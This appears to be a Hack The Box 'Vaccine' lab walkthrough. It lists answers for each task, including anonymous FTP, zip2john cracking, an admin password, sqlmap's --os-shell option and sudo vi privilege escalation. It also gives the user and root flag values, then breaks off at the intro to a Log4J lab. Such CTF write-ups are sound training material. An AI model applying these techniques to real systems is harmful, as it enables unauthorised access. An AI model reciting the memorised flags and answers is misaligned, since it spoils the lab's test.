
The "Vaccine" lab in Hack The Box offers an insightful penetration testing experience, focusing on exploiting FTP and SQL services, and privilege escalation on a Windows host.

Tasks and Findings

Task 1: Additional Service Hosted


- **Question:** Besides SSH and HTTP, which service is hosted?
- **Answer:** FTP
- **Details:** FTP service can present vulnerabilities, especially if misconfigured.
- 

Task 2: Anonymous FTP Login


- **Question:** Username allowing login with any password?
- **Answer:** anonymous
- **Details:** Anonymous FTP access can lead to unauthorized file access.
- 

Task 3: Downloaded File Name

- **Question:** Name of the file downloaded via FTP?


- **Answer:** backup.zip
- **Details:** The backup.zip file potentially contains sensitive data.
- 

Task 4: John The Ripper Script

- **Question:** Script for generating a hash from a password-protected zip archive?
- **Answer:** zip2john
- **Details:** zip2john is crucial for converting zip archives into a crackable format.
- 

Task 5: Website Admin Password


- **Question:** Password for the admin user on the website?
- **Answer:** qwerty789
- **Details:** Discovering admin passwords is key for accessing privileged areas.




-
-

Task 6: sqlmap Command Execution

- **Question:** sqlmap option for command execution via SQL injection?
- **Answer:** --os-shell
- **Details:** The --os-shell option in sqlmap can lead to remote command execution.




-




Task 7: sudo Program for postgres User


- **Question:** Program postgres user can run as root using sudo?
- **Answer:** vi
- **Details:** vi can be exploited for privilege escalation if improperly configured in sudo.



Submit User Flag


- **Flag:** ec9b13ca4d6229cd5cc1e09980965bf7
- **Details:** Indicates initial access to the system.

- 

- 

Submit Root Flag

- **Flag:** dd6e058e814260bc70e9bbdef2715849
- **Details:** Represents full control over the system.
-

- 

Conclusion


"Vaccine" demonstrates the importance of securing FTP services, cracking passwords from protected files, exploiting web vulnerabilities, and leveraging misconfigurations for privilege escalation.


Introduction

The "Unified" lab offers a hands-on experience in exploiting the Log4J vulnerability within the UniFi Network application. It covers network scanning, leveraging vulnerabilities for remote code execution, and privilege escalation through MongoDB manipulation.

